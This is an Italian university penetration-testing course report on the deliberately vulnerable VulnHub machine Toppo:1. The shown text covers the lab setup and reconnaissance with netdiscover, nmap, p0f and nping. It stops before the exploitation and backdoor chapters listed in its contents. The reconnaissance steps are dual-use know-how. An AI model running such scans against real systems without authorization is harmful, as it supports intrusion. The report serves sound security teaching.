



UNIVERSITÀ DEGLI STUDI DI SALERNO

Dipartimento di Informatica

Corso di Laurea Magistrale in Informatica

CORSO DI PENETRATION TESTING
AND ETHICAL HACKING

Toppo: 1: Metodologia di Testing

STUDENTE

Eduardo Scarpa

Matricola: 0522501596

DOCENTE

Prof. Arcangelo Castiglione

Università degli studi di Salerno

Indice

Indice	i
1 Introduzione	1
1.1 Ambiente utilizzato	2
1.2 Strumenti utilizzati	3
2 Pre-Exploitation	5
2.1 Target Scoping	5
2.2 Information Gathering	6
2.3 Target Discovery	6
2.3.1 Scansione della rete	7
2.3.2 Fingerprint e Scansione del Sistema Operativo	9
2.4 Enumeration Target & Port Scanning	10
2.4.1 Port Scanning	10
2.4.2 Servizi attivi	13
2.5 Vulnerability Mapping	14
2.5.1 Mapping delle directory	14
2.5.2 Scansione con Nessus	17
2.5.3 Scansione con Nikto	18
2.5.4 Scansione con whatweb	19
2.5.5 Scansione con wafw00f	19
2.5.6 Scansione con OWASP ZAP	21

3 Exploitation	22
3.1 Exploit SSH - OpenSSH Username Enumeration	22
3.2 Accesso tramite SSH	23
4 Post-Exploitation	25
4.1 Privilege Escalation	25
4.1.1 File con SUID attivo	25
4.1.2 Cracking della Password di Root con John the Ripper	28
5 Maintaning access	30
5.1 Generazione di una reverse shell tramite Metasploit	30
5.2 Script per avviare la reverse shell	31
5.3 Installazione della backdoor sulla macchina target	31
5.4 Attivazione della backdoor	32
5.5 Collegamento alla backdoor da parte della macchina attaccante	33
Bibliografia	35

CAPITOLO 1

Introduzione

Questo documento ha l'obiettivo di descrivere dettagliatamente tutte le attività svolte durante il progetto del corso "*Penetration Testing and Ethical Hacking*". Per realizzare il progetto, è stato necessario scegliere un asset da analizzare, selezionando una macchina virtuale vulnerabile by-design, denominata **Toppo:1**, disponibile al seguente link: <https://www.vulnhub.com/entry/toppo-1,245/>.

L'intero progetto è suddiviso in diverse fasi, al fine di replicare fedelmente il lavoro di un hacker etico e contestualizzare ogni passo del processo. Le fasi del progetto sono le seguenti:

- **Target Scoping:** questa fase prevede accordi con il proprietario dell'asset, definendo i limiti sugli host da analizzare, gli indirizzi, ecc., e stabilendo le metodologie da adottare;
- **Information Gathering:** in questa fase si utilizzano varie tecniche e strumenti per raccogliere quante più informazioni possibili sull'asset, come il personale dell'organizzazione, gli indirizzi e-mail, i software utilizzati (utili per eventuali attività di Social Engineering), l'infrastruttura di rete, i domini DNS e qualsiasi altra informazione rilevante per le fasi successive;
- **Target Discovery:** qui si impiegano strategie e strumenti attivi e passivi per scansionare la rete (o le sottoreti) al fine di identificare le macchine attive nell'asset da analizzare e il loro sistema operativo;

- **Target Enumeration:** in questa fase si effettua una scansione dei servizi offerti dalle macchine identificate per comprendere quali servizi sono in esecuzione e le loro versioni;
- **Vulnerability Mapping:** in questa fase si cerca di identificare le vulnerabilità delle versioni dei servizi rilevati nella fase precedente;
- **Target Exploitation:** utilizzando le informazioni raccolte nelle fasi precedenti, si tenta di ottenere un *accesso non autorizzato* alla macchina;
- **Privilege Escalation:** se l'accesso non autorizzato è riuscito, si sfruttano le vulnerabilità del sistema per ottenere privilegi elevati o massimi (utente **root**);
- **Maintaining Access:** in questa fase si implementano tecniche per garantire un accesso rapido alla macchina, evitando di ripetere tutte le azioni della fase di **Exploitation**.

1.1 Ambiente utilizzato

Poiché l'asset da analizzare è una *macchina virtuale*, è necessario utilizzare un *ambiente di virtualizzazione* appropriato. A tal fine, è stato impiegato **Oracle VM VirtualBox 7.0.18** per creare l'ambiente di virtualizzazione necessario all'intero processo. Oltre alla creazione dell'ambiente di esecuzione della macchina, è stato indispensabile creare una *rete* per poter comunicare con l'asset. Fortunatamente, *VirtualBox* offre la funzionalità di *NAT* [8] che permette facilmente di creare una **rete NAT ad-hoc** su cui collegare l'asset da analizzare (e altre eventuali macchine).

Per creare questa rete *NAT*, è necessario seguire questi passaggi:

1. Aprire il pannello degli strumenti di VirtualBox;
2. Selezionare il sotto-menù rete;
3. All'interno della pagina, selezionare il pannello "Reti con NAT";
4. Cliccare sul pulsante per la creazione di una nuova rete e impostare i parametri desiderati.

Per essere conformi alle istruzioni del docente riguardo la configurazione dell'ambiente, i parametri della rete saranno i seguenti:

- **Nome della rete:** Corso

- **Spazio di indirizzamento:** 10.0.2.0/24

Come ultimo passaggio, per fare in modo che l'asset (e altre eventuali macchine) utilizzi questa rete creata *ad-hoc*, è sufficiente aprire le impostazioni di rete della macchina e selezionare la rete NAT appena creata, identificata dal nome scelto in precedenza, nel rispettivo menù.

Il risultato della configurazione dell'asset e di VirtualBox in questo modo è rappresentato dal seguente schema di rete:




Figura 1.1: Infrastruttura di rete

1.2 Strumenti utilizzati

Per proseguire con l'analisi dell'asset, è necessario disporre di strumenti specifici per eseguire scansioni, mapping di vulnerabilità, ecc. Poiché l'asset è una *macchina virtuale* eseguita in un *ambiente di virtualizzazione* e all'interno di una *rete virtuale con NAT*, il metodo più semplice per analizzarlo è utilizzare una macchina virtuale progettata appositamente per questo scopo.

A tal fine, si è deciso di utilizzare una macchina virtuale molto popolare chiamata **Kali Linux** (specificamente la versione 2024.2), distribuita con una suite di strumenti pronti all'uso per attività di Penetration Testing, Digital Forensics e altre attività simili. Essendo **Kali Linux** anch'essa una macchina virtuale eseguita all'interno di *VirtualBox*, verrà configurata in modo tale da collegarsi alla *rete con NAT* creata in precedenza. In questo modo, il risultato è rappresentato dallo schema illustrato nella Figura 1.2.




Figura 1.2: Infrastruttura di rete con Kali

CAPITOLO 2

Pre-Exploitation

2.1 Target Scoping

In questa fase è necessario stipulare un accordo tra le parti coinvolte (responsabile dell'asset e pentester) per definire vincoli, limiti, responsabilità legali in caso di eventuali problemi, accordi di non divulgazione, ecc. Tuttavia, si possono fare le seguenti osservazioni:

- L'asset da analizzare è pubblicamente disponibile e progettato appositamente per essere analizzato, ossia vulnerabile by-design;
- Tutta l'analisi avviene in un ambiente virtualizzato all'interno della macchina in possesso del Penetration Tester;
- Lo scopo dell'analisi è puramente didattico, realizzato in un contesto universitario e, più precisamente, come progetto del corso "Penetration Testing and Ethical Hacking";
- Tutti gli strumenti utilizzati e le fonti consultate sono pubblicamente disponibili e accessibili, oppure sono accessibili tramite piani gratuiti, senza costi aggiuntivi.

In conclusione, come si può dedurre dalle precedenti osservazioni, questa fase può essere tranquillamente omessa poiché non ci sono parti con cui prendere accordi e non possono sorgere problematiche di tipo legale, dal momento che l'ambiente è totalmente simulato.

2.2 Information Gathering

Durante questa fase, l’obiettivo è raccogliere quante più informazioni possibili sull’asset scelto. Poiché l’asset è una macchina virtuale eseguita in un *ambiente virtualizzato* e in una *rete con NAT virtuale* (come illustrato nell’introduzione), si escluderanno fonti e strumenti che raccolgono informazioni su persone, indirizzi e-mail, record DNS, informazioni di routing e simili. La tecnica principale utilizzata è **OSINT** (*Open Source INTelligence*), cercando di individuare nomi utente, password, indirizzi IP, ecc., evitando però di consultare fonti con walkthrough e guide per non compromettere l’obiettivo didattico del processo.


Come primo passo, è stata consultata la pagina di Vulnhub che riporta varie informazioni sulla macchina virtuale target scelta. Dalla pagina, sono state trovate le seguenti informazioni:

- Informazioni sul **rilascio**, come autore, data, sorgente e valore hash della macchina, che non risultano utili per il processo;
- Una **descrizione** molto generica della macchina, senza dettagli utili. Attualmente, avviando la macchina, non si può fare nulla tramite *interazione diretta* poiché **non sono state fornite credenziali di accesso**;
- Informazioni sulla configurazione dell’**indirizzo di rete**, rivelando che la macchina **non è configurata per lavorare con un indirizzo IP specifico** ma lo ottiene automaticamente tramite **DHCP**. Questo assicura che non ci saranno problemi di indirizzamento nella rete NAT, ma significa che l’indirizzo della macchina non è conosciuto a priori e dovrà essere individuato indirettamente, poiché *VirtualBox* non fornisce un metodo diretto per ottenere gli indirizzi IP e **non è possibile accedere alla macchina direttamente**;
- Informazioni sul **sistema operativo**, rivelando che l’asset è un sistema Linux. Questo permetterà di risparmiare tempo nelle fasi successive, restringendo le scansioni solo ai sistemi Linux, escludendo gli altri. Tuttavia, la versione precisa del kernel dovrà essere determinata successivamente.

2.3 Target Discovery

In questa fase verranno avviate entrambe le macchine e verrà effettuata una scansione della rete denominata *CORSO*, con l’obiettivo di individuare tutte le macchine attive. Ci si aspetta di trovare solo la macchina **Topo: 1** e la macchina **Kali**, come configurato inizialmente.

Prima di iniziare la scansione della rete, è necessario determinare l'indirizzo IP della macchina **Kali** per escluderla dalle scansioni successive. Per ottenere questa informazione, basta eseguire il comando `ifconfig`, ottenendo il seguente output:



```
kali㉿kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::e92b:42f6:b8d4:b131 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:d2:26:79 txqueuelen 1000 (Ethernet)
                RX packets 4 bytes 1300 (1.2 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 27 bytes 3606 (3.5 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 8 bytes 480 (480.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 8 bytes 480 (480.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$
```

Figura 2.1: Esecuzione di `ifconfig` su Kali


Dall'output si può notare che l'indirizzo IP di Kali è `10.0.2.4`. Con questa informazione si può procedere alla scansione della rete.

2.3.1 Scansione della rete

Il primo passo consiste nell'eseguire una scansione della rete attraverso il tool **Netdiscover**. Questo strumento ci permette di identificare i dispositivi attivi sulla rete e raccogliere i relativi indirizzi IP e MAC. Il comando utilizzato è il seguente:

```
1 netdiscover -r 10.0.2.0/24
```

L'output del comando è il seguente:



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:3d:fa:7d	1	60	PCS Systemtechnik GmbH
10.0.2.5	08:00:27:40:3d:b7	1	60	PCS Systemtechnik GmbH

Figura 2.2: Scansione della rete con `Netdiscover`

L'output mostra i dispositivi rilevati nella subnet `10.0.2.0/24`, fornendo una panoramica iniziale dei dispositivi nella rete.

Per aver maggiori dettagli sugli host presenti in rete utilizziamo il tool Nmap per eseguire una scansione degli indirizzi IP attivi nella stessa subnet, confermando la presenza dei dispositivi rilevati durante il passo precedente.

```
1 nmap -sP 10.0.2.0/24
```

L'output del comando è il seguente:

```
kali㉿kali:[~]
$ sudo nmap -sP 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 09:48 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00021s latency).
MAC Address: 52:54:00:01:23:50 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00018s latency).
MAC Address: 52:54:00:01:23:51 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00018s latency).
MAC Address: 08:00:27:3D:87 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.08 seconds
```

Figura 2.3: Scansione degli host con *Nmap*

La figura mostra 4 indirizzi IP e i relativi indirizzi MAC utilizzati da QEMU e VirtualBox per la gestione della virtualizzazione della rete NAT e due indirizzi IP, ovvero: 10.0.2.4, l'indirizzo dell'attaccante, e 10.0.2.5, che risulta essere l'indirizzo della macchina attaccata, TOPPO: 1.

Indirizzo confermato ulteriormente attraverso l'esecuzione di 'ifconfig' all'interno di un profilo utente messo a disposizione all'interno della macchina.

Per assicurarci che la macchina target sia raggiungibile, utilizziamo il comando 'ping'. Questo comando invia pacchetti ICMP alla macchina target e attende una risposta per verificare la connessione. Il comando utilizzato è il seguente:

```
1 ping -c 5 10.0.2.5
```

L'output del comando è il seguente:

```
kali㉿kali:[~]
$ sudo ping -c 5 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.278 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.154 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.159 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=0.160 ms
64 bytes from 10.0.2.5: icmp_seq=5 ttl=64 time=0.155 ms

--- 10.0.2.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4106ms
rtt min/avg/max/mdev = 0.154/0.181/0.278/0.048 ms
```

Figura 2.4: Verifica della raggiungibilità con ping

Dalla figura non risultano errori nella fase di invio dei pacchetti ICMP, indicando che la macchina target è raggiungibile.

2.3.2 Fingerprint e Scansione del Sistema Operativo

Il tool ‘**P0f**’ viene utilizzato per il fingerprinting passivo del sistema operativo su un’interfaccia di rete. Con il comando seguente settiamo l’interfaccia di rete eth0 in ascolto:

```
1 p0f -i eth0
```

Per interagire con il server web sulla macchina target, utilizziamo ‘**curl**’ per eseguire una richiesta HTTP GET. Questo comando ci permette di vedere le risposte del server e raccogliere ulteriori informazioni sui servizi web in esecuzione. Il comando utilizzato è:

```
1 curl -X GET http://10.0.2.5/
```

Il tool **p0f** è stato utilizzato per analizzare il traffico tra il client (10.0.2.4) e il server (10.0.2.5) sulla porta 80, identificando correttamente il sistema operativo del client come Linux 2.2.x-3.x, ma non riuscendo a determinare il sistema operativo del server, indicato con “??”. Questo risultato è comune quando il server utilizza configurazioni non standard o firme di rete non riconosciute. Nonostante ciò, p0f ha confermato che il servizio HTTP sulla porta 80 è attivo, e che la connessione avviene tramite una rete Ethernet con un MTU di 1500. L’analisi ha evidenziato il completamento del processo di handshake TCP, suggerendo che il server è operativo, anche se l’identificazione dell’OS richiederà tecniche di fingerprinting attivo come quelle offerte da nmap.

Parte dell’output del comando è il seguente:


```
.-[ 10.0.2.4/35968 → 10.0.2.5/80 (syn+ack) ]-
|
| server    = 10.0.2.5/80
| os         = ???
```

Figura 2.5: p0f per Fingerprinting passivo

Per una scansione attiva utilizziamo il tool **Nmap** con l’opzione ‘-O’ per analizzare le porte aperte ed avere informazioni in merito al sistema operativo in uso sulla macchina target.

```
1 nmap -O 10.0.2.5
```

Dalla figura notiamo che la macchina target è basata su Linux e la versione del kernel è compresa tra la 3.2 e la 4.9. Inoltre, vengono mostrate le porte aperte, che verranno analizzate meglio durante la fase di port scanning.



```
(kali㉿kali)-[~]
$ sudo nmap -O 10.0.2.5
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 10:18 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0001s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
MAC Address: 08:00:27:40:3D:B7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
```

Figura 2.6: Nmap per rilevamento del sistema operativo


2.4 Enumeration Target & Port Scanning

Nella fase precedente abbiamo dimostrato la disponibilità e la raggiungibilità della macchina bersaglio dalla macchina Kali, ora risulta fondamentale ottenere informazioni sulle porte attive e sui servizi messi a disposizione.

2.4.1 Port Scanning

Per identificare le porte aperte sulla macchina target e i servizi in esecuzione, utilizziamo **Nmap** con l'opzione '**-sV**', che permette di rilevare le versioni dei servizi. Il comando utilizzato è il seguente:

```
1 nmap -p- 10.0.2.5 -sV
```



```
(kali㉿kali)-[~]
$ sudo nmap -p- 10.0.2.5 -sV
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 10:22 EDT
Nmap scan report for 10.0.2.5
Host is up (0.000079s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
55998/tcp open  status   1 (RPC #100024)
MAC Address: 08:00:27:40:3D:B7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.09 seconds
```

Figura 2.7: Scansione delle porte e dei servizi con Nmap

L'output mostra le porte aperte e i servizi in esecuzione, confermando la disponibilità della macchina target. In particolare, le porte e i servizi identificati sono:

- **Porta 80:** Server web HTTP con Apache 2.4.10 (Debian).

- **Porta 22:** SSH in esecuzione con OpenSSH 6.7p1 su Debian 5 (protocollo 2.0);
- **111:** RPCBind 2-4;
- **Porta 55998:** RPC statd (NFS).

Questo conferma che la macchina target è attiva, con servizi di rete critici operativi, e che il server web è in esecuzione tramite Apache su Debian.

Per verificare ulteriormente l'apertura delle porte specifiche, utilizziamo **Nping**. Questo strumento consente di testare le porte specificate per confermare se sono aperte e rispondono correttamente. Il comando utilizzato è il seguente:

```
1 nping --tcp -p 80,22,111,55998 -c 5 10.0.2.5
```

```
Starting Nping 0.7.94SVN ( https://nmap.org/nping ) at 2024-09-05 10:28 EDT
SENT (0.0181s) TCP 10.0.2.4:63288 > 10.0.2.5:22 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (0.0183s) TCP 10.0.2.5:22 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=2130296838 win=29200 <mss 1460>
SENT (1.0183s) TCP 10.0.2.4:63288 > 10.0.2.5:80 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (1.0186s) TCP 10.0.2.5:80 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=638909672 win=29200 <mss 1460>
SENT (2.0195s) TCP 10.0.2.4:63288 > 10.0.2.5:111 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (2.0197s) TCP 10.0.2.5:111 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=1638791462 win=29200 <mss 1460>
SENT (3.0211s) TCP 10.0.2.4:63288 > 10.0.2.5:55998 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (3.0213s) TCP 10.0.2.5:55998 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=3454845975 win=29200 <mss 1460>
SENT (4.0224s) TCP 10.0.2.4:63288 > 10.0.2.5:22 S ttl=64 id=20715 iplen=40 seq=1701405629 win=1480
RCVD (4.0226s) TCP 10.0.2.5:22 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=2192895294 win=29200 <mss 1460>
SENT (5.0240s) TCP 10.0.2.4:63288 > 10.0.2.5:80 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (5.0242s) TCP 10.0.2.5:80 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=701529157 win=29200 <mss 1460>
SENT (6.0248s) TCP 10.0.2.4:63288 > 10.0.2.5:111 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (6.0250s) TCP 10.0.2.5:111 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=1701405629 win=29200 <mss 1460>
SENT (7.0271s) TCP 10.0.2.4:63288 > 10.0.2.5:55998 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (7.0273s) TCP 10.0.2.5:55998 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=3517471476 win=29200 <mss 1460>
SENT (8.0286s) TCP 10.0.2.4:63288 > 10.0.2.5:22 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (8.0287s) TCP 10.0.2.5:22 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=2255522954 win=29200 <mss 1460>
SENT (9.0297s) TCP 10.0.2.4:63288 > 10.0.2.5:80 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (9.0299s) TCP 10.0.2.5:80 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=764149291 win=29200 <mss 1460>
SENT (10.0311s) TCP 10.0.2.4:63288 > 10.0.2.5:111 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (10.0313s) TCP 10.0.2.5:111 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=1764036214 win=29200 <mss 1460>
SENT (11.0325s) TCP 10.0.2.4:63288 > 10.0.2.5:55998 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (11.0327s) TCP 10.0.2.5:55998 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=580087573 win=29200 <mss 1460>
SENT (12.0343s) TCP 10.0.2.4:63288 > 10.0.2.5:22 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (12.0345s) TCP 10.0.2.5:22 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=2318143736 win=29200 <mss 1460>
SENT (13.0356s) TCP 10.0.2.4:63288 > 10.0.2.5:80 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (13.0358s) TCP 10.0.2.5:80 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=826773539 win=29200 <mss 1460>
SENT (14.0366s) TCP 10.0.2.4:63288 > 10.0.2.5:111 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (14.0368s) TCP 10.0.2.5:111 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=1826652652 win=29200 <mss 1460>
SENT (15.0380s) TCP 10.0.2.4:63288 > 10.0.2.5:55998 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (15.0382s) TCP 10.0.2.5:55998 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=3642704741 win=29200 <mss 1460>
SENT (16.0394s) TCP 10.0.2.4:63288 > 10.0.2.5:22 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (16.0396s) TCP 10.0.2.5:22 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=2380755229 win=29200 <mss 1460>
SENT (17.0405s) TCP 10.0.2.4:63288 > 10.0.2.5:80 S ttl=64 id=20715 iplen=40 seq=1831642197 win=1480
RCVD (17.0407s) TCP 10.0.2.5:80 > 10.0.2.4:63288 SA ttl=64 id=0 iplen=44 seq=889380391 win=29200 <mss 1460>
